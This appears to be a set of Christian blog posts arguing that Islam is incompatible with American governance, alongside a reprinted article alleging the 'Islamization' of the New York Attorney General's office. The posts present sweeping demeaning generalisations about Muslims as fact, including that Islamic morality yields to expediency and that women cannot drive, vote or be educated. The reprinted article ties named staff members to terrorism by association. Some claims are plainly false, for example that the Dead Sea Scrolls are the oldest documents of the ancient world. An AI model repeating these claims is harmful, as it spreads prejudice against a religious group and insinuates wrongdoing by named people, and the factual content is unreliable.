All are welcome to citizenship within the Biblical model, by their own free will. If you look at the Biblical model's ideas, you'll see they present different principles for God's people from the perspective of a country. Jonathan Edwards thought this as well. The following excerpts are from one section of a sermon referenced as Sermon XIII. The sermon's foundational scripture comes from 1 Pet. 2:9.

Edwards opens with how Christian's beliefs differ. He then moves on to how Christians are both a royal priesthood and kings. However, "The two offices of king and priest were accounted very honourable both among Jews and heathens; but it was a thing not known under the law of Moses, that the same person should sustain both those offices in a stated matter."

The writer of book of Hebrews refers to Christ as "a priest after the order of Melchizedek." Both king and priest. "The reward of the saints is represented as a kingdom, because the possession of a kingdom is the height of human advancement in this world, and as it is the common opinion that those who have a kingdom have the greatest possible happiness. The happiness of a kingdom, … consists in these things:

'First. The honour of a kingdom.

'Secondly. The possessions of kings.

‘Thirdly. The government or authority of kings.”

We are to well execute our office. “Be ready to distribute, willing to communicate, and do good; consider it as part of your office thus to do, to which you are called and anointed, and as a sacrifice well-pleasing to God; pity others in distress; be ready to help one another; God will have mercy and not sacrifice.”

The Christian Nation

As a First Great Awakening leader, Edward’s ideas influenced America’s Founders and their parents. He describes Christians as a holy nation. While on earth, we are ambassadors rather than natives. Just like ambassadors, we have responsibilities and duties we owe to our true homeland. Further attributes include;

- “First. The saints are all of the same native country. Heaven is the native country of the church. They are born from above.”
- “Secondly. All Christians speak the same language. They all profess the same fundamental doctrines; hold fast the form of sounds that was once delivered to the saints.”
- “Thirdly. They are under the same government. The Christians are one society, one body politic; and therefore, as here the church is represented by a nation, so oftentimes is it called a city They are subject to the same King, Jesus Christ. He is the head of the church, he is the head of this body politic. Indeed all men are subject to the power and providence of this King.”

Its Governance

- “They are all governed by the same laws, and all subject themselves to the same rules. The commands of God that are obeyed by the saints, are the same all over the world. There is the same method of government, there are the same means of government, the same outward and visible means, the same officers, gospel, and gospel ministers, in like manner appointed and sent forth by the head of the church, the same visible order and discipline appointed for all.”
- “ow is there free liberty to any to come and join themselves to this nation, and they shall be received and admitted to the same rights and privileges, and be in all respects treated as the same people.”
- “This nation is governed by the most wise and righteous laws.”
- “This nation is a free people. The happy government under which they live, is most consistent with freedom; it does not in the least infringe upon the liberty of the subject, there is nothing like slavery in the kingdom of God. The law of this nation is a law of liberty.”
- “There is no nation that dwell in such love and peace as this holy nation enjoys. The happiness of a people very much consists in its peace; a nation is never more miserable than

when it is rent by civil wars, or disturbed by intestine broils."

A Brief List

Before closing, the following is a partial list of other implications from the ideas embodied in each governance model. The Islamic model's implications come from the information presented previously in this series. This serves as a natural point to stop, and sets up the discussions noted earlier.

	Biblical Model	State Religion Model	Islamic Model
Sovereign	The People (God's dominion)	Ruler	Ruler or Cleric (under Allah's will)
Society Nature	All Equal by Nature	Collectivist	Collectivist
Creates	Government	The People	The Umma
Law	Natural Law	Civil Law	Shri' a
Rights	Natural Rights	Civil Rights = Privileges	Obedience
Morality	God's	Man's	Revelation Based, but Expediency Trumps Morality
Freedom	Moral Constraints	License/Coercion	One Choice - Islam
Societal Structure	One class - man	Multiple Classes	Multiple Classes
Governance	Self (Voluntary)	Directed (Involuntary)	Directed (Involuntary)
Governance Type	Republic	Monarchy (One) Oligarchy (Few) Democracy (Many)	Monarchy (One) Oligarchy (Few) Democracy (Many)
Control	Decentralized	Highly Centralized	Highly Centralized
Motivation	Internal/Transformation	External/Conformance	External/Conformance
Status	Natural Being	Person	Group Identity

Once again, the above implications could not be any further apart, and it all stems from the difference in each model's underlying ideas. Ideas do indeed have consequences.

Footnotes:

Walsh, Gerald et al, p. 224, Augustine, *City of God*, Doubleday Publishing, 1958. Book XI, Chap. 16. Also see Schaff, Philip, p. 35, *Nicene and Post-Nicene Fathers, Volume 2, Augustin: City of God, Christian Doctrine*, Wm. B. Eerdmans Publishing Company, 1989. Book II, Chap. 21.

Schaff, Philip, p. 407-9, *Nicene and Post-Nicene Fathers, Volume 2, Augustin: City of God, Christian Doctrine*, Wm. B. Eerdmans Publishing Company, 1989. Book XVI, Chap. 12.

Barnes, Jonathan, Ed., p. 2101, *The Complete Works of Aristotle: The Revised Oxford Translation, Volume II,* Princeton University Press, 1995. Politics, VII, II.

Ibid, p. 1991, Politics, I, VI.

Ibid, p. 2044, Politics, III, XVII.

Cooper, John, Ed., p. 1137, *Plato: Complete Works*, Hackett Publishing Company, Inc., 1997.

Barnes, Jonathan, Ed., p. 1990, *The Complete Works of Aristotle: The Revised Oxford Translation, Volume II,* Princeton University Press, 1995. Politics, I, V.

Ibid, p. 1992, Politics, I, VII.

Ibid, p. 2028, Politics, III, V.

Ibid, p. 2121, Politics, VIII, I.

Ibid.

Edwards, Jonathan, pp. 936-949, *The Works of Jonathan Edwards*, *Volume 2*, Hendrickson Publishers, Inc. 2006.

Ibid, p. 940.

Ibid.

Ibid, p. 941.

Ibid, p. 944.

Ibid.

Ibid, p. 945.

Ibid.

Ibid.

Ibid.

Ibid.

Ibid.

The Two Choices – and a Variation

MAY 25, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLICAL PRINCIPLES, GOVERNANCE

Parts of this and the next article come from a series about Christian Nationalism. The more I write, the more I realize there are only two sides in this war. Even though one side tries to make it seem like more choices exist. We must each make a choice, and realize not making a choice is still a choice. However, one must understand the choices they face, before they choose. I do my best to provide that in this series. My purpose is to educate. (Eph. 4:13-5)

Biblical Governance

I've written about this model many times before. This time, I'm going to start with its source and an implication. Then move on to the second model. This first model originates from two places within the Old Testament, and its use confirmed in the New. The first passage is Genesis 1:26-8 and the second Deuteronomy 1:13-7. In Genesis 1, God created everything ever created; He is therefore sovereign over all creation. It belongs to Him.

Other ideas from the Gensis passage include God's;

- Making man in His own image and likeness.
- Granting man dominion over the things of the earth, but not the earth (land) itself. Dominion is the lawful granting of authority by a sovereign to someone else.
- Placing trust in man by granting him dominion over the things of the earth. This granting of trust created the first trust, and is the beginning of all law. More on this when discussing

rights and law.

From the Deuteronomy passage;

- *Leadership is through service to others*. The judge's were to exercise righteous judgement without prejudice. Within the New Testament, see Mark 10:42-5.
- Leaders were to come from the people, be elected by the people, in order to support the common good. New Testament examples include; Acts 1:23-6 and Acts 6:1-6.

Israel rejected God's governance in under this model.

- And the Lord said to Samuel, "Listen to the voice of the people regarding all that they say to you, because they have not rejected you, but they have rejected Me from being King over them." (1 Sam. 8:7, NASB)


Governance and Religion

God appointed Moses Israel's first judge. The rest were to come from the above process. God also appointed Aaron and his tribe to serve as priests. (Exodus 28) The Levite's service ended with the second temple's destruction. People today voluntarily choose serving God, as the disciples did in the Gospels. They learned and then taught God's commands; the knowing and doing depicted in Matt. 7:24-5. Judges have continued to judge law violations. These institutions, the powers of governance and religion, were separate—but related. *Religion teaching the people God's law; governance enacting justice when individuals violate the law. Both serving God as these authorities, or powers, were created by Him.*

- "Let everie soule be subject unto the higher powers: for there is no power but of God: & the powers that be are ordeined of God." (Rom. 13:1, 1560 Geneva Bible)

The Model Itself

So what does the model look like? See the diagram below.



Within this model, God created the people. God gave the people His image and likeness, and dominion over the things of the earth. The people are sovereign through God's granted authority. They elect their leaders, who are to serve the common good. Within this model, religious and political power are separate, and both serve society in different ways as noted above. While those with political power (the judges) were separate from those with religious power, they were all still subject to God's law.


One law applied to all, as *all belonged to one class—man.* The individual is the basis for rights and law within this single class. Further, man as part of creation, belongs to God. However, man alone possesses the free will to accept or reject that belonging. America adopted this governance model. I'll pick up the principles inherent in this model, with their sources, next time. Now, on to the second model.

Man's Governance

This model begins with man. It is pagan, and I've referred to it in the past as the State Religion model. It is the general governance model used by most kingdoms we've studied in history; Babylonia, Persia, Assyria, Egypt, Greece, Rome, Maya, Aztec, etc. Each city had its own god(s). They had a religious and/or secular ruler, and they ruled the people. Religious and political power within these societies were not the same, but they were very closely related. *Rule here concerns the exercise of power, not service.*

Political power provided the means for creating policy and statutes. It also had the ability to enforce them via military and legal systems. However, a moral people is easier to govern. Religion provides the moral underpinning enabling the state to create policies and statutes in its own best interest. Within these societies, it was the ruler, and those to whom the ruler granted dominion, who were sovereign. The people existed to see this societal structure was successfully preserved and carried into the future. *These societies all had class structures*. Rather than all being equal; some were more equal than others. This is the society structure written about by the Greek philosophers, such as Plato and Aristotle.

The two models could not be more different. The second model's diagram is below.



I'll also look at the principles inherent in this model next time. There are two variations today of this last model. One represents Islam, and the other our modern democracies created through ideas adopted from the French Revolution. Even the Greek philosophers recognized a democracy was the corruption of a republican form of governance. I'll just cover the Islamic governance variation here.

Islam's Governance

From Islam's tenets, we can derive the following regarding its governance form.

- Allah is creation's creator, but unknowable by man— What man can know is Allah's revelations. While these come from Allah, they are separate and distinct from him.

- Man's natural state is that of a slave. Man is the slave of his Creator, and his sole purpose is worshipping his Creator. Obedience is a cornerstone of Islam.
- Divine (revealed) and human law are one and the same. Obedience to the law is governance's primary objective, one enabled through Shri'a. As revealed and human law are one, there is no separation between the church and state as we understand it.
- The Umma (brotherhood) is the lowest level that matters. Obligations exists only for those who belong to the Umma. One within this brotherhood may extend courtesies to others as a form of piety, but that is optional.
- Revealed law within the Qur'an and hadith defines one's rights and obligations, as interpreted by the clergy and administered by the state. These are group rights and at a very high level include the following distinctions:
    - Muslim men possess more rights than Muslim women, but both possess relatively more rights than any other group and both belong to the Umma.
    - The rights of the Peoples of the Book (Jews, Christians, and Zoroastrians) are fewer and less in scope (see examples below) than those of Muslims.
    - Non-believers have very few rights, if any.
- There are limitations within society based upon your belief. Jews and Christians cannot hold political office, own certain types of businesses, or enter certain professions within Islamic societies.
- There are limitations within society based upon ones gender. Women generally cannot drive, vote, receive an education, or be in public without a male escort who is a family member.
- Once a Muslim purchases property, it becomes part of dar al-Islam and can only be sold to another Muslim.
- Muslim charities can only extend benefits to Muslims.
- The common good becomes what is good for Islam, as expounded by the example set by Muhammad. Expediency in spreading Islam trumps morality. In other words, the ends justify the means.

These societies have the following governance structure.

Take Aways

We can see Islamic society is another form of collectivism as defined within these discussions. Its most significant difference from the State Religion model is that human law and divine law are one and the same – and only one's Creator can change divine law.

Collectivist and individualistic societies are mutually exclusive. Only one form or the other can exist within a society, therefore any Islamic form of governance is contradictory to our founding principles and structure. Shri' a attempts not so much to diminish non-Muslims rights (at least initially), but rather to elevate Muslims rights above all others within a society. There is no self-governance within Islam; everything down to the smallest details of life have already been dictated for you. You are only called to obedience. This structure too is both contradictory and incompatible with America's founding principles.

Islam is All

MAY 21, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, IDEOLOGY

Twenty second in a series

We began this series with the premise, “Ideas have consequences.” Today we examine governance’s basis; ideology and faith—or religion for the latter, if you prefer.

These form the basis for two governance models reviewed next time. All other forms derive from one of these two, and we’ll see Islam represents a variation of one of them. America’s republic represents the other model. It comes down to an idea, a simply question concerning ideology. Does one’s ideology inform their religion, or does religion inform one’s ideology?

I like to define important terms before using them. So, let’s define faith, idea, and religion. We’ll begin with faith. All definitions come from Noah Webster’s first dictionary published in 1820.

Faith: Literally, “to trust; to believe.” “the assent of the mind to the truth of what is declared by another, resting on his authority and veracity, without other evidence.”

Idea: “Literally, that which is seen; hence, form, image, model of any thing in the mind.”

Religion: “n its most comprehensive sense, includes a belief in the being and perfection of God, in the revelations of his will to man, in man’s obligation to obey his commands.”

Interestingly, no definition for ideology exists in Webster's first dictionary, the word didn't yet exist in the English language. The Latin root for religion is ligo, a word meaning "to bind." The question becomes to what do we bind ourselves to by our faith—our trust? Is it what man sees (idea) or doesn't see (religion)? This question is appropriate given this past Sunday's rededication of America to God. The earliest dedications occurred at first landing on Cape Henry, Virginia in 1607 and again in Plymouth in 1620. Does man trust what he sees or what remains unseen? In creation, or God.

Islam Defined

Islam Is … defines Islam as follows. "The Arabic word Islam literally means 'surrender' or 'submission.' Islam, as a faith, means total and sincere surrender to God so that one can live in peace and tranquility. Peace (Salam in Arabic, Shalom in Hebrew) is achieved through active obedience to the revealed commandments of God … Islam is a complete way of life, implying a total submission to God. One who surrenders his or her will to God, voluntarily, is called a Muslim." This is an accurate statement about Islam, but it only lays out a faith component. So what other implications arise from the above definition? Especially in light of Allah's nature and man's relationship with him noted in the previous articles.

Islam is an Ideology

If Islam is a complete way of life, it must be more than a religion, and that is the case. One need only read a book discussing Islamic beliefs as derived from the sunnah, sirat, hadith, or sharia. One such resource is *Reliance of the Traveller*. This work's subtitle is *A Classic Manual of Islamic Sacred Law*. It provides an understanding of sharia, as derived from the sunnah, and contained within the Qur'an and hadith.

For those not knowing what the above terms mean, they are briefly described below.

Qur'an: God's full and final revelations to man.

Hadith: Oral traditions of what Muhammad said, did, or approved of, that were later written down.

Sirat Biographies of Muhammad's life and actions.

Sunnah: Traditions based upon Muhammad's conduct, basis for Sharia.

Sharia: The code for Islamic jurisprudence, but more. "By the Shari'ah of God is meant everything legislated by God for ordering man's life."

The Role of Outside Influences

Outside influences played a significant role in shaping Islam. Foreign ideas entered Islam in the form of hadith. This is not my assertion. Islam borrowed its religious ideas from other sources, including Christian heresies. It also borrowed heavily in other areas. Ignaz Goldziher's written works represent classical studies of Islam. He said the following about the hadith.

> "Not only law and custom, but theology and political doctrine also took the form of hadith. Whatever Islam produced on its own or borrowed from the outside was dressed up as hadith. In such form alien, borrowed matter was assimilated until its origin was unrecognizable. Passages from the Old and New Testaments, rabbinic sayings, quotes from apocryphal gospels, and even doctrines of Greek philosophers and maxims of Persian and Indian wisdom gained entrance into Islam disguised as utterances of the Prophet."

One finds sections within *Reliance of the Traveller* on such diverse topics as the nature of legal rulings, purification of containers and the body, visiting the sick and the dying, the selling of fruit and crops, personal loans, sharecropping, the bride's marriage payment, the wedding feast, jihad, the Caliphate, arrogance, pride, conceit, armed revolt, and informing on another. Islam accounts for all aspects, both significant and insignificant, of one's life. There is no separation between church, state, military, law, civics, or politics. All is Islam.

The Difference Between Ideology and Religion

This ideology is not only contrary to the Judeo-Christian tenets of our society's foundation, but is incompatible with it. Islam is an ideology for the following reason. A religion is a particular system of beliefs, attitudes, emotions, behaviors, etc. constituting man's relationship with some universal principle, power, or being. It concerns the relationship between man and that universal. Within Islam, Allah is inscrutable—unknowable. There can be no relationship between Allah and man, only obedience. On the other hand, within Christianity a relationship is to exist between man and God. Relationships are ordered; man and God first followed by those with our fellow man. All out of love.(Mark 12:28-31)

An ideology, on the other hand, is a set of ideas or objectives influencing a whole society or culture, especially their political and social structures. Ideology concerns only man's relationships with his fellow man. Islam's requirements direct society's ordering.

No Separation of Church and the State

Within Christianity, these notions are separate. Within the Old Testament Moses led the Jewish people, while Aaron served as chief priest. There was a division between church and state even then. They were separate spheres of power within society. They had distinct responsibilities. This

view is also carried forward into the New Testament. From the Gospel of Matthew, "Then render to Caesar the things that are Caesar's; and to God the things that are God's."

From Romans 13 we have the following statement about government (the State). "Every person is to be in subjection to the governing authorities. For there is no authority except from God, and those which exist are established by God." While the Church and State were separate, they both derived their power from God, and were both to be turned toward Him.

This division does not exist within Islam. The primary purpose of governance within Islamic society is to carry out Islam's requirements. Within societies based on Judeo-Christian principles the relationship between man and God (religion) is the church's province. As a result of man's nature and relationship with God, man has certain inherent unalienable rights granted to him by God. The state's primary responsibility is protecting those rights (ideology). *This difference could not be more profound as it stems from the Biblical principle that man is born free, whereas in Islam he is born a slave*.

No Compulsion in Religion?

When the State and Church become one, history shows us over and over that both become corrupted. *Islam Is* … says the following about compulsion and religion.

> "From this emphasis on free will, it follows that Islam can only be accepted by free choice. The purpose of human life is to worship God of one's own free will. Therefore, matters of faith have value only if they are accepted on the basis of freedom of choice. If a person is coerced into accepting any religion, that acceptance is false and has no value. God, The Gentle, says, 'There is no compulsion in religion. Truth stands out clear from error: whoever rejects evil and believes in God has grasped the most trustworthy handhold that never breaks. And God hears and knows all things.' "

What the author leaves out is this verse has been abrogated by sura 9.5. In fact Islamic religious leaders assert the treatment of non-Muslims within Islamic countries (Dhimmis) aims to persuade their conversion to Islam. We can sum up the difference in regards to religious freedom between our society and Islam as follows, within our society one has the freedom to choose from all moral things while within Islam one has the freedom to choose only one thing.

Within Islam one has the choice of death, living in submission to Islam (Dhimmitude), or converting to Islam. Such a choice is no choice at all. Instead it is making a choice under duress. Duress is constraint by force or fear; compulsion. We cover the notion of freedom soon, in a separate article.

Equality Under Sharia Law?

This topic is discussed in a future article. The short answer is no, there cannot be. There are differences in rights within Islam between believers and non-believers, women and men, and even between believers themselves.

Islam represents a way of life whose freedom we as Christians would not recognize nor acknowledge as such, stemming from the differences in God's nature, man's nature, and the relationship between them. There could not be more diametrically opposed notions of religion if one tried to create it. These differences lead to a difference in the meaning of submission and peace that is addressed in another article as well. We are just getting started.

Footnotes:

Webster, Noah, *American Dictionary of the English Language,* Foundation for American Christian Education, 2021 reprinting.

Seda, Pete, *Islam Is* …, p. 2, 2002.

al-Misri, Ahmad ibn Naqib, *Reliance of the Traveller*, amana publications, 1994.

Qutb, Sayyid, *Milestones*, SIME ePublishing, 2005.

Wolf, Dan, *Islamic Borrowings and the Arabic People*, Virginia Christian Alliance, **https://vachristian.org/?s=islamic+borrowings** , March 12, 2026.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law*, p. 40, Princeton Press, 1981.

Matthew 22:21, New American Standard Bible.

Ibid, Romans 13:1.

Seda, Pete, *Islam Is* …, p.29, 2002.

Wolf, Dan, *The Abbasid Dynasty – Part III, Dhimmitude*, Virginia Christian Alliance, **https://vachristian.org/?s=the+abbasid+dynasty** , April 10, 2026.

The Islamization of the New York Attorney General's Office

MAY 21, 2026
CATEGORIES: ABOUT ISLAM

Daniel Greenfield | Sultan Knish

The troubling ties of the state's top prosecuto

After a wave of Islamic mob attacks and riots aimed at Jewish synagogues and communities in New York City that began after the Oct 7 and many of which were titled 'Flood' echoing the name used by Hamas for those attacks, the state's top prosecutor finally took action.

Against the Jews.

Even as she failed to take action against the Islamist mobs **waving genocidal terrorist flags** and chanting, among other things, "we support Hamas", Attorney General Letitia James **proudly announced that** she had shut down Betar, a pro-Israel group whose members had rallied to protect Jewish institutions, accusing it of the "widespread persecution of Muslim, Arab, Palestinian(s)" because its "members repeatedly referred to keffiyehs – traditional Palestinian scarves – as 'rape rags' and claimed that Muslims 'hate America.'"

This shutdown of legal First Amendment speech by the most partisan attorney general in the country, herself under investigation in an unrelated case, was all the more shocking because it came even as AG James had conspicuously failed to act to prevent Muslim attacks on synagogues and harassment of Jewish neighborhoods.

After the Betar shutdown, a number of Jewish groups asked AG James to tackle pro-terrorist Muslim groups like Within Our Lifetime. No action however was taken by her office.

What was behind AG Letitia James' systemic antisemitism? Some pointed to her alliance with Zohran Mamdani and his coalition merging Islamists and the far left who were responsible for the attacks on Jewish communities. But signs point to the growing Islamization of the attorney general's office under James as a likelier explanation for her systemic two tier actions.

Attorney General Letitia James had developed close ties to Islamist groups and even before targeting Betar had threatened Steven Emerson, one of the earliest counterterrorism figures to monitor and expose Islamic terrorism in New York, and the Investigative Project on Terrorism (IPT), for monitoring activities by Islamist terror-linked groups. The press release by James' office objected that IPT had been monitoring CAIR, an unindicted terror funding co-conspirator whose leader praised the Oct 7 attacks, and which has links to the Muslim Brotherhood.

"As we enter the holy month of Ramadan, it's more important than ever that we show our support for our Muslim communities and stand up to Islamophobia," **James warned** in her press release, promoting her illegal assault on a counterterrorism organization on behalf of an unindicted terrorist funding co-conspirator.

The surveillance of CAIR had not even been taking place in New York State, but in Ohio.

But Attorney General Letitia James had been caught picking up materials and agendas from CAIR despite its ties to terrorism and support for the murder of Jews.

Why was James so desperate to pander to Islamists? Her political aspirations have become entangled with Islamic political elements and her office has become Islamized on her watch.

Last month, Halimah Elmariah, AG James' Egyptian Muslim press secretary, announced she was stepping down to become the press secretary for the New York and New Jersey Port Authority.

Elmariah had previously **referred to** Israel's response to the Hamas kidnapping and murder of 3 Jewish teenagers, one of them American, as an "assault on Gaza", and **compared** Israel's campaign against Hamas terrorists to the Holocaust. Beyond Israel, Emariah appeared to adopt conventional Muslim brotherhood positions, defending Muslim Brotherhood dictator Mohammed Morsi and complaining about his successor "who crushed all political opposition, including most notably the Muslim Brotherhood, which he dubbed a terrorist organization."

The Muslim Brotherhood is the parent organization of Hamas and in some ways of Al Qaeda.

Elmariah claimed that counterterrorism programs in New York City were "spying on Muslim communities", defended Qatar, a terrorist state sponsor of the Muslim Brotherhood, and the Syrian 'rebels': a mostly Islamist movement spanning the Brotherhood and Al Qaeda.

In her departure post, Halimah Elmariah bragged about how "alongside Umair Khan and Mamadou Bah, we led the Attorney General's efforts to convene roundtables with community leaders, share resources, speak out against anti-Muslim and anti-Arab hate, host Iftars, and most importantly, hire the office's first-ever Muslim Affairs Director."

I was not however able to find any evidence of a "Jewish Affairs Director" in AG James' office.

The position of Muslim Affairs Director.went to Mohammad Awais who was featured at an event of the Muslim Americans in Public Service (MAPS) that included Mamadou Sire Bah, previously mentioned by Elmariah, who had advanced from beginning James' scheduler to a 'senior advance associate' on her team. Partners of MAPS include CAIR and other Islamist groups with a history of supporting terrorism. Journalists have **noted ties between** MAPS and Islamic groups linked to terrorism.

Umair Khan occupies an even more prominent position as a senior advisor and special counsel to Attorney General Letitia James.

Attorney General Letitia James' problematic alliance with Islamists go back to when Dabah 'Debbie' Almontaser was serving as an early "advisor on cultural and religious diversity issues" for James back when she was occupying the position of 'public advocate'.

Almontaser had become a controversial figure over her **"Intifada NYC" branding**. The board member of **the Muslim Democratic Club of New York (**MDCNY) was alleged to have played a significant role in Mamdani's career who had also come through the MDCNY.

AG James' desperate courting of Islamists led her into an alliance with Mamdani, with CAIR and undermined the security of New Yorkers and their First Amendment rights. Some of the courtship has verged on the pathetic with AG James rushing to brag that, "for the first time in our state's history, January is officially recognized as Muslim American Heritage Month! This month, and every month, we celebrate the invaluable contributions, recognize the rich culture, and honor the traditions of our Muslim communities in New York."

The invaluable contributions from Muslims that James may be most interested in are not to New York, but to her political career.

SOURCE: **DANIEL GREENFIELD | SULTAN KNISH**

Daniel Greenfield is a Shillman Journalism Fellow at the David Horowitz Freedom Center. This article previously appeared at the Center's Front Page Magazine.

Click here to subscribe to my articles. And click here to support my work with a donation.

Thank you for reading.

Religious Sources

MAY 19, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLE HISTORY, QUR'AN

Twenty-first in a Series

The last several articles discussed topics related to God and man. Before that we reviewed Muhammad's life and teachings, and Islam's history as currently written. We finish out this part of the series looking at Islam's and Christianity's primary texts—the Qur'an and Bible. After this article we move into all the preceding material's applications to society; such as governance, rights and law, and freedom. As we go through this next material, we'll also look at some common arguments advanced by Islam against Christianity. These are extensions from this series earlier material. This is a large topic, and with current events an important one to understand.

The Qur'an and the Bible

The Qur'an and Bible are foundational sources for Islam and Christianity respectively. Pete Seda asserts a common claim within Islam that "Muslims believe in all the previous revealed books." Specifically this relates to the revelations given to both the Jewish people and Christians. However, "Muslims do not consider the scriptures revealed before the Qur'an, which are presently in circulation in various editions and versions, to be an accurate representation of their original revealed form. According to the Qur'an, people have distorted these scriptures for their own worldly gain." Further, "the final means by which they judge different matters and seek ultimate guidance is sought through the Qur'an."

This article looks at the preceding claims. Have the Torah and Bible contents been corrupted? What specifically does the Qur'an say about earlier revelations? It sticks to historical facts. We need nothing else. This article does not address the teachings within either the Qur'an or Bible, but instead the development of these two sources themselves and the above claims related to them.

The Qur'an

Its Origination

Tradition says the Qur'an contains Allah's revelations transmitted through the angel Gabriel to Muhammad. It is written in first person with Allah as the sayer. The word Qur'an literally means the reading or the recital. It was originally memorized and transmitted orally, and likely was never intended to be in written form. No written Qur'an existed during Muhammad's life.

There are several stories about the initial collection and writing down of its verses. One is that after the Battle of Yamamah, occurring within a year of Muhammad's death, many of his original followers were dead. The Qur'an was in danger of being lost, and the scribe Zayd commissioned to collect all its verses.

Its Language

Pete Seda states, "The Qur'an is regarded, not just by Muslims but also by historians of religion, as the most authentic religious text among the world's religions. None of the other revealed books have reached us in their original form or language." "The Qur'an is for all people and is available to us in its original, living language, Arabic." This and the next section take a moment to examine these claims.

The language of the original Qur'an codices is an earlier form of Arabic. This earlier form, not used today, was a Semitic language without the pointing and diacritical marks used today to denote short vowels and distinguish between different consonants. Those markings did not exist in Muhammad's day. Placing different markings in different places within the earlier unmarked text created multiple different variant readings.

Early Codices

Tradition says different people created different codices and began using them. The meaning of the Qur'an was again in danger of being lost. The third caliph, Uthman, ordered the Medinan codex used and all others burnt. Tradition also says Uthman selected this codex as it was in Muhammad's native dialect. However, the number of variant readings increased during the

Umayyad Dynasty and into the Abbasid, over a century after Muhammad's death into the eighth century.

In the words of Charles Adams from *The Encyclopedia of Religion*:

> "It must be emphasized that far from there being a single text passed down inviolate from the time of Uthman's commission, literally thousands of variant readings of particular verses were known. … The variants affected even the Uthmanic codex, making it difficult to know what its true original form may have been."

> "Although Muslims of the present time generally have forgotten the very existence of these variant versions of the Qur'an … Arthur Jefferies has listed fifteen primary codices (i.e., from the Companions) and a large number of secondary ones."

Early Arabic Language Interpretation

For this original form of Arabic, there were only three ways to interpret the unpointed text. First, you could be present and hear what was actually said and understand the context. Second, a trusted source needed to relay the words spoken, along with any context. This is the concept of isnad used in compiling the hadith. Third, you had to interpret the meaning from the text itself.

There was an awakening of religious interest with the rise of the Abbasid Dynasty. However, that dynasty did not begin until about 750 AD, over one hundred years after Muhammad's death. At this point in time, there was no longer anyone left alive who had heard Muhammad speak. The number of variant readings and differences in codices made it impossible to determine which variants were true and which were not. This left only the third option of interpreting the meaning from the text itself, which is what the Islamic scholars began to do and where we turn next.

Its Development

The Mu'tazalites within Islam brought Hellenistic thought into Islam during the latter Umayyad period (mid-eighth century); two of their main tenets were divine justice and the unity of God. Their rationalistic thought brought them into conflict with their day's established belief. For much of the first half of the 9th century, the caliphs supported their views. This was the time of the Mihnah, the Islamic Inquisition. Their intolerance and doctrine resulted in the rejection of their beliefs, but they still had a lasting influence through the Aristotelian rationalism they brought to Islam. They supplied the reasoning used to reach consensus among the Islamic scholars.

Reason and Consensus Applied

Cleric consensus created rules limiting the number of variant readings from the unmarked codex text. A first effort occurred during the early Abbasid Dynasty, which began about 750 AD. However, the number of variant readings continued to increase. It was not until the 10th century, about 300 years after Muhammad's death, *under Islamic scholars led by Ibn Mujahid canonized a single system of consonants and placed limits on vowel insertion*.

This resulted in the system of the seven. Seven readers, each with two transmitters, for a total of 21 Qur'ans. Al-Jzari selected another three readers in the fifteenth century, under the Ottoman, also each with two transmitters. This added another nine Qur'ans for a total of thirty. In 1924, a committee selected the Hafs recitation as the primary standard. Ninety percent of Muslims today use the Hafs reading, written during the late eighth century.

From Charles Adams again:

"What appears to have happened in this instance is that the community, being unable to agree on a single reading, accepted diversity as the norm and proclaimed all seven (or ten or fourteen) to be correct."

The Bible

Its Origination

The Bible is the revealed word of God through the prophets starting with Moses, and ending with the Gospels and letters of the New Testament. Written by Moses, the first five books of the Old Testament form the Jewish Torah. The Torah, along with the Nevi'im (books of the prophets) and the literary books of the Kethuvim (Psalms, Proverbs, Song of Songs, etc.) make up the Jewish Tanakh – the Christian Old Testament. The Tanakh documents the history of the Jewish people and God's revelations to them.

There is a period of about 400 years between the last books of the Old Testament and New Testament events. The New Testament chronicles events fulfilling the Messianic Old Testament prophecies and Christ's teachings.

Its Language

Bible manuscripts use several languages. Old Testament manuscripts contain Hebrew and some Aramaic writing. The Septuagint is an Old Testament translation into Greek in Egypt during the third century BC. Until the mid-twentieth century, the earliest Old Testament manuscripts dated to about the ninth century. However, finding the Dead Sea Scrolls in the mid-twentieth century

gave us text from many of the Old Testament books dating to the first and second century BC – over two thousand years ago, in their original Hebrew. The Dead Sea Scroll contents confirm the previous Old Testament manuscripts underlying both Jewish and Christian scriptures.

The Dead Sea Scrolls are the oldest known documents from the ancient world. Many of the names, places, and events mentioned within the Old Testament have also been found by archeologists. There is no doubt as to its text's accuracy.

The New Testament manuscripts are primarily written in Greek, and there are over 5,300 of them. Most writings from the ancient world have no more than a couple dozen copies and date no earlier than the ninth century. The earliest New Testament manuscript is a scrap from the book of John written about 114 AD, within a generation of the events they describe. Archeologists discover new manuscripts almost every year.

Manuscript Errors

These documents are amazingly accurate. Records say these manuscripts contain a large number of variants, but most are due to how errors are defined. Any stray mark on a manuscript is an error. If a particular mark were missing from 2,000 of the 5,300 manuscripts, it is not recorded as a single error but 2,000 errors instead. In essence, the large number of New Testament manuscripts alone drives the number of cited errors.

